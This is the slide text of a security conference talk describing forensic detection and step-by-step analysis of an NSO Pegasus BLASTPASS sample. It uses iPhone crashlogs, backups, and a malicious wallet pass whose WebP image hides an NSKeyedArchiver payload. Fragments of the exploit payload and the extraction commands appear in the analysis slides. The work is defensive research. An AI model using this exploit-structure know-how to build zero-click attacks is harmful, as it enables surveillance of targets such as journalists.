



APRIL 18-19, 2024

BRIEFINGS

You Shall not PASS

Analysing a NSO iOS Spyware Sample

Mathias Frielingsdorf



Matthias Frielingdorf

VP of Research at iVerify

iOS Malware & Mobile Device Security

September 7th 2023

iOS 16.6.1 and iPadOS 16.6.1

Released September 7, 2023

ImageIO

Available for: iPhone 8 and later, iPad Pro (all models), iPad Air 3rd generation and later, iPad 5th generation and later, and iPad mini 5th generation and later

Impact: Processing a maliciously crafted image may lead to arbitrary code execution. Apple is aware of a report that this issue may have been actively exploited.

Description: A buffer overflow issue was addressed with improved memory handling.

CVE-2023-41064: The Citizen Lab at The University of Toronto's Munk School

Wallet

Available for: iPhone 8 and later, iPad Pro (all models), iPad Air 3rd generation and later, iPad 5th generation and later, and iPad mini 5th generation and later

Impact: A maliciously crafted attachment may result in arbitrary code execution. Apple is aware of a report that this issue may have been actively exploited.

Description: A validation issue was addressed with improved logic.

CVE-2023-41061: Apple

2023 Pegasus BLASTPASS Exploit

iOS 9

iOS 10

iOS 11

iOS 12

iOS 13

iOS 14

iOS 15

iOS 16

Infection Vector

iMessage

IOCs

PassKit

Attachment

Detection & Technical Analysis

Citizen Lab

Targets

USA Based

Civil Society

Detection

Forensic Analysis

Attribution

NSO

CVEs

CVE-2023-41061

CVE-2023-41064

Some BlastPass Reports



Apple - About the security content of iOS 16.6.1 and iPadOS 16.6.1

<https://support.apple.com/en-us/106361>



Amnesty International - Forensic appendix: Pegasus 0-Click...

<https://securitylab.amnesty.org/latest/2023/12/pegasus-zero-click-exploit-threatens-journalists-in-india/>



CitizenLab - BLASTPASS - September 7th 2023

<https://citizenlab.ca/2023/09/blastpass-nso-group-iphone-zero-click-zero-day-exploit-captured-in-the-wild/>



iVerify - Clipping Wings: Our Analysis of a Pegasus Spyware Sample

<https://www.iverify.io/post/clipping-wings-our-analysis-of-a-pegasus-spyware-sample>

Today

No 0-Days revealed 😞

No weaponised sample leaked!


But

A journey on how we discovered and analyzed the latest sample of NSO's Pegasus Exploit!

Today

- 1 Detecting iOS Malware with Forensic Analysis
- 2 Show the Steps which are necessary to unveil the final Payload
- 3 Discuss some Indicators of Compromise for this specific sample.

BLASTPASS



How to do Forensic Analysis?

Previous iOS Malware Detection Talks

2022



OBTSv5 In Walled Gardens be care Fun of Poisoned Apples

https://objectivebythesea.org/v5/talks.html#Speaker_23

2023



HITB AMS Poisoned Apples - Current state of iOS Malware Detection

<https://conference.hitb.org/hitbsecconf2023ams/session/poisoned-apples-current-state-of-ios-malware-detection/>



OBTSv6 Poisoned - How do we find them?

https://objectivebythesea.org/v6/talks.html#Speaker_28

October 2023 - Customer contact

Potential compromised device

Data Sources in this Case

Crashlogs

iTunes Backups

Telemetry Data

Data Sources

Crashlogs

iTunes Backups

Telemetry Data

Analysis Tools

Scripts

MVT

Scripts

iOS Malware Analysis - Tools



Crashlogs - Apple Documentation

<https://developer.apple.com/documentation/xcode/analyzing-a-crash-report>



Backups - Amnesty Security Lab Mobile Verification Toolkit

<https://docs.mvt.re/en/latest/>

Example Suspicious Activities

- Process starting from `/private/var/tmp`
- Process doing Network Calls
- Files wrote to Disk
- Process crashes repeatedly

Crashlogs

09:30 - 10:00 25x homed Crashes

10:00 - 10:30



10:30 - 11:00 35 MessagesBlastDoorService Crashes

Thats **suspicious**

Homed Crash

open -a "Console.app" Crashes/homed/homed-2023-0*...*ips



Hardware Model	iPhone14,2
Process	homed [33317]
Path	/System/Library/PrivateFrameworks/HomeKitDaemon.framework/Support/homed
Identifier	homed
Parent Process	launchd [1]
Date/Time	2023-0*..* +0100
Launch Time	2023-0*..* +0100
OS Version	iPhone OS 16.6 (20G75)
Exception Type	EXC_CRASH (SIGABRT)
Termination Reason	SIGNAL 6 Abort trap: 6
Terminating Process	homed [33317]

MessagesBlastDoorService Crash

open -a "Console.app" Crashes/MessagesBlastDoorService/MessagesBlastDoorService-2023-0*.ips



Hardware Model	iPhone14,2
Process	MessagesBlastDoorService [34002]
Path	/System/Library/PrivateFrameworks/MessagesBlastDoorSupport.framework/ XPCServices/MessagesBlastDoorService.xpc/MessagesBlastDoorService
Identifier	com.apple.MessagesBlastDoorService
Parent Process	launchd [1]
Date/Time	2023-0*..* +0100
Launch Time	2023-0*..* +0100
OS Version	iPhone OS 16.6 (20G75)
Exception Type	EXC_BAD_ACCESS (SIGBUS)
Exception SubType	KERN_PROTECTION_FAILURE at 0x000000016d2a7f08
Terminating Process	exc handler [34002]
Triggered by Thread	0

MessagesBlastDoorService Crash

open -a "Console.app" Crashes/MessagesBlastDoorService/MessagesBlastDoorService-2023-0*...*

0	CoreFoundation	0x1c191e644 __CFStringEncodeByteStream + 76
1	Foundation	0x1bbbdfb0 -[NSString(NSStringOtherEncodings)getBytes:maxLength:usedLength:encoding:options:range:remainingRange:] + 260
2	CoreFoundation	0x1c1914c70 -[NSTaggedPointerStringgetBytes:maxLength:usedLength:encoding:options:range:remainingRange:] + 100
3	Foundation	0x1bbbdec9c -[NSString(NSStringOtherEncodings)getCString:maxLength:encoding:] + 136
4	Foundation	0x1bbbdeab8 NSClassFromString + 76
5	Foundation	0x1bbbfe838 _decodeObjectBinary + 1648
6	Foundation	0x1bbbd748c -[NSKeyedUnarchiver _decodeArrayOfObjectsForKey:] + 1592
7	Foundation	0x1bbbd6a88 -[NSArray(NSArray) initWithCoder:] + 152
8	Foundation	0x1bbbfeb4c _decodeObjectBinary + 2436
9	Foundation	0x1bbbd748c -[NSKeyedUnarchiver _decodeArrayOfObjectsForKey:] + 1592
10	Foundation	0x1bbbd6a88 -[NSArray(NSArray) initWithCoder:] + 152

MessagesBlastDoorService Crash

open -a "Console.app" Crashes/MessagesBlastDoorService/MessagesBlastDoorService-2023-0*...*



11 Foundation	0x1bbbfeb4c _decodeObjectBinary + 2436
12 Foundation	0x1bbbd748c -[NSKeyedUnarchiver _decodeArrayOfObjectsForKey:] + 1592
13 Foundation	0x1bbbd6a88 -[NSArray(NSArray) initWithCoder:] + 152
14 Foundation	0x1bbbfeb4c _decodeObjectBinary + 2436
15 Foundation	0x1bbbd748c -[NSKeyedUnarchiver _decodeArrayOfObjectsForKey:] + 1592
16 Foundation	0x1bbbd6a88 -[NSArray(NSArray) initWithCoder:] + 152
17 Foundation	0x1bbbfeb4c _decodeObjectBinary + 2436
18 Foundation	0x1bbbd748c -[NSKeyedUnarchiver _decodeArrayOfObjectsForKey:] + 1592
19 Foundation	0x1bbbd6a88 -[NSArray(NSArray) initWithCoder:] + 152
* ... *	* ... *
507 Foundation	0x1bbbd748c -[NSKeyedUnarchiver _decodeArrayOfObjectsForKey:] + 1592
508 Foundation	0x1bbbd6a88 -[NSArray(NSArray) initWithCoder:] + 152
509 Foundation	0x1bbbd6a88 _decodeObjectBinary + 2436
510 Foundation	0x1bbbfeb4c -[NSKeyedUnarchiver _decodeArrayOfObjectsForKey:] + 1592

Thats suspicious²

Lets quickly check the Backup!

Backup



MVT Extract DataUsage.sqlite - 2023-0*...* - WWAN Data



12:***** IMTransferAgent/com.apple.datausage.messages IN: 32561646.0, OUT: 621714.0
12:***** IMTransferAgent/com.apple.datausage.messages IN: 32561646.0, OUT: 621714.0
12:***** IMTransferAgent/com.apple.datausage.messages IN: 32561646.0, OUT: 621714.0
12:***** IMTransferAgent/com.apple.datausage.messages
12:***** IMTransferAgent/com.apple.datausage.messages
12:***** IMTransferAgent/com.apple.datausage.messages

Backup



MVT Extract Manifest.db - 2023-0*...* - Files



12:***** Library/SMS/Attachments/a8/08/*...*/sample.pkpass
12:***** Library/SMS/Attachments/a8/08/*...*
12:***** Library/SMS/Attachments/a8/08

That's interesting, are there more?

Backup



MVT Extract Manifest.db - 2023-0*...* - Files



12:***** Library/SMS/*...*/sample.pkpass
12:***** Library/SMS/*...*/sample.pkpass

Suspicious!!!

But, are those Files in the Backup?

Yes! 😎😎😎



Lets have a look!

➤ ls -la sample

➤ total 175
-rw-----@ 1 matthias staff 175233 0*...* sample.pkpass

So what's a **wallet pass**?

Attempt Two

P

You

What's apples pk.pass format?



Chat GPT

Apple's PKPass format, also known as PassKit, is the file format used for storing and distributing digital passes for Apple Wallet (formerly known as Passbook). These passes can represent various items such as boarding passes, event tickets, loyalty cards, coupons, and more.

The PKPass format is essentially a compressed archive that contains all the information needed for the pass to be displayed within Apple Wallet. This includes metadata such as the pass type, organization name, pass serial number, and expiration date, as well as graphical assets such as images and logos.

The PKPass file typically has a ".pkpass" file extension and is essentially a ZIP archive that contains JSON files for pass information, along with images and other resources required for display.

PassKit provides APIs and tools for developers to create, distribute, and manage digital passes for Apple Wallet, allowing businesses and organizations to offer convenient digital alternatives to traditional physical cards and tickets.

Lets have a look!

- **file sample.pkpass**
- sample.pkpass: Zip archive data, at least v2.0 to extract, compression method=deflate
- **ls -la sample**
- total 175
 - rw-----@ 1 matthias staff 175233 0*...* sample.pkpass

Lets have a look!

```
>- ls -la sample.pkpass
```

```
>- total 11480
```

-rw----- 1 matthias-trail staff 61653	*...*	2023 background.png
-rw----- 1 matthias-trail staff 5795842	*...*	2023 logo.png
-rw----- 1 matthias-trail staff 175	*...*	2023 manifest.json
-rw----- 1 matthias-trail staff 18	*...*	2023 pass.json
-rw----- 1 matthias-trail staff 3392	*...*	2023 signature

Thats 5.8 MB!

That logo is **huge!**

Lets „file“ again

logo

WebP

Background

PNG

manifest

JSON

Pass

JSON

Signature

Data

The WebP Vulnerability

iOS 16.6.1 and iPadOS 16.6.1

Released September 7, 2023

ImageIO

Available for: iPhone 8 and later, iPad Pro (all models), iPad Air 3rd generation and later, iPad 5th generation and later, and iPad mini 5th generation and later

Impact: Processing a maliciously crafted image may lead to arbitrary code execution. Apple is aware of a report that this issue may have been actively exploited.

Description: A buffer overflow issue was addressed with improved memory handling.

CVE-2023-41064: The Citizen Lab at The University of Toronto's Munk School

Wallet

Available for: iPhone 8 and later, iPad Pro (all models), iPad Air 3rd generation and later, iPad 5th generation and later, and iPad mini 5th generation and later


Impact: A maliciously crafted attachment may result in arbitrary code execution. Apple is aware of a report that this issue may have been actively exploited.

Description: A validation issue was addressed with improved logic.

CVE-2023-41061: Apple

The WebP Vulnerability

Isosceles



The WebP 0day


<https://blog.isosceles.com/the-webp-0day/>

LiveOverflow



A Vulnerability to Hack The World - CVE-2023-4863


<https://www.youtube.com/watch?v=IAyhKaclsPM>



Finding The .webp Vulnerability in 8s (Fuzzing with AFL++)

<https://www.youtube.com/watch?v=PJLWlmp8CDM>

Ian Beer



OffensiveCon 24 - May 10th-11th BLASTING PAST WEBP

<https://www.offensivecon.org/speakers/2024/ian-beer.html>

Lets take a closer look

Whats the best tool for Malware Analysis?

Strings!

First try Strings!

>- strings logo.png

>-

Second try Strings!

```
>- strings logo.png | less
```

```
RIFF
WEBPVP8X
* ...
bplist00
* ...
_NSCallStackArray
stringWithUTF8String:
sel_registerName
objc_msgSend
NSClassFromString
* ...
dlopen
memcpy
strtol
alloc
class_getMethodImplementation
FUNCTION(FUNCTION(FUNCTION(CAST('NSThread', 'Class'), 'currentThread'), 'threadDictionary'), 'setObjectForKey:',
FUNCTION(...
```

sample.pkpass

Let's extract this **bplist** file!

```
>- dd if=logo.png skip=1170 bs=1 > logo.plist
```

What's a BPLIST?

P

You

What are command lines tools I can use to view a bplist file?



Chat GPT

plutil

* ... *

plutil -p path/to/your/file.bplist

PlistBuddy

* ... *

/usr/libexec/PlistBuddy -c "Print" path/to/your/file.bplist

Second try Strings!

```
>- plutil -p logo.plist | less
```

```
>- {
  "S5bA" => [
    0 => <CFKeyedArchiverUID 0x6000005c7280 [0x1de0a3a20]>{value = 0}
    1 => [
      0 => <CFKeyedArchiverUID 0x6000005c70c0 [0x1de0a3a20]>{value = 0}
      1 =>
        „AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        AAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        AAAAAAAAAAAAAAAAAAAAA
        * ...
        AAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        AAAAAAAAAAAAAAAAAAAAA
        AAAAAAAAAAAAAAAAAAAAA
        AAAAAAAAAAAAAAAAAAAAA
        AAAAAAAAAAAAA“
```

Second try Strings!

```
>- plutil -p logo.plist
```

```
>- * ... *
```

```
113052 => 36028797018965100  
113053 => 36028797018964917  
113054 => 36028797018964732  
113055 => 36028797018964549  
113056 => 36028797018964364  
113057 => 36028797018964181  
113058 => 36028797018963996  
113059 => 36028797018965340  
113060 => 36028797018965157
```

```
]
```

```
"SWxJ" => <CFKeyedArchiverUID 0x6000033671a0 [0x1de0a3a20]>{value = 0}
```

Second try Strings!

```
> /usr/libexec/PlistBuddy -c "Print" logo.plist | less
```

```
> Dict {  
    SWxJ = Unprintable Data  
    SHVN = Dict {  
        SWxJ = Unprintable Data  
        SHVN = Dict {  
            SWxJ = Unprintable Data  
            SHVN = Unprintable Data  
            S94R =  
            SRYR =  
        }*...*  
    S2dp = Dict {  
        SWxJ = Unprintable Data  
        SHVN =  
        S94R = Array {  
            Unprintable Data  
        }  
    }*...*
```

Second try Strings!

```
> /usr/libexec/PlistBuddy -c "Print" logo.plist
```


```
* ...*
1??W??1x+?V??1??W`?3p??W?\?x+?V??1??W??1x+?V?1??WH?1???W?3p??W??1??W?\?x+??1??W?TcWx+?VH?
1??W0?3p??Wx?1???W??1??W?\?x+?V?1??W??1x+?V??3p??W??1??Wh?1x+?VX?1??W??1???W(?1??W?3p??W?
\?x+?Vh?1??W??1x+?V??1??W??1???Wh?3p??W??1??W??1x+?V?r3??W?\?x+?V0s3??W?3p??W??1x+?Vps3??W?
r3???Wt3??W?\?x+?V8?3p??W@t3??W??1x+?V?t3??W?r3x+?V?t3??W??3p??W?s3???Whu3??W?\?x+?V?u3??W??
1x+??3p??W?u3??Wu3???Wxv3??W?\?x+?V?v3??Wp?3p??W??1x+?V8w3??W8u3x+?Vxw3??W?s3x+?V\x3p??W?
v3??W(v3???W0x3??W?\?x+?Vpx3??W@?3p??W?TcWx+?V?x3??W?w3???W@y3??W?\?x+?V??3p??W?y3??
Wx3x+?V?y3??W?x3???Wz3??W?3p??W?x3F??z3??Wy3x+?VHz3??W@z3x+?Vx?3p??W0{3??W?\?x+?Vp{3??W?
TcWx+?V?{3??W??3p??W?z3???W@l3??W?\?x+?V?l3??W{3x+?VH?3p??W?l3??W?{3???W}3??W?{3F??}3??W??
3p??W?l3x+?V@}3??W@z3x+?V(~3??W?\?x+?V?3p??Wh~3??W??1x+?V?~3??W?)3???W83??W??3p??WHv3x+?
Vx3??W?\?x+?V?3??W??1x+?V?3p??W8?3??W?)3x+?V?3??W?~3??W
}
Array {
    Unprintable Data
}
}
```




We need to understand this better!

bplist ~ NSKeyedArchiver

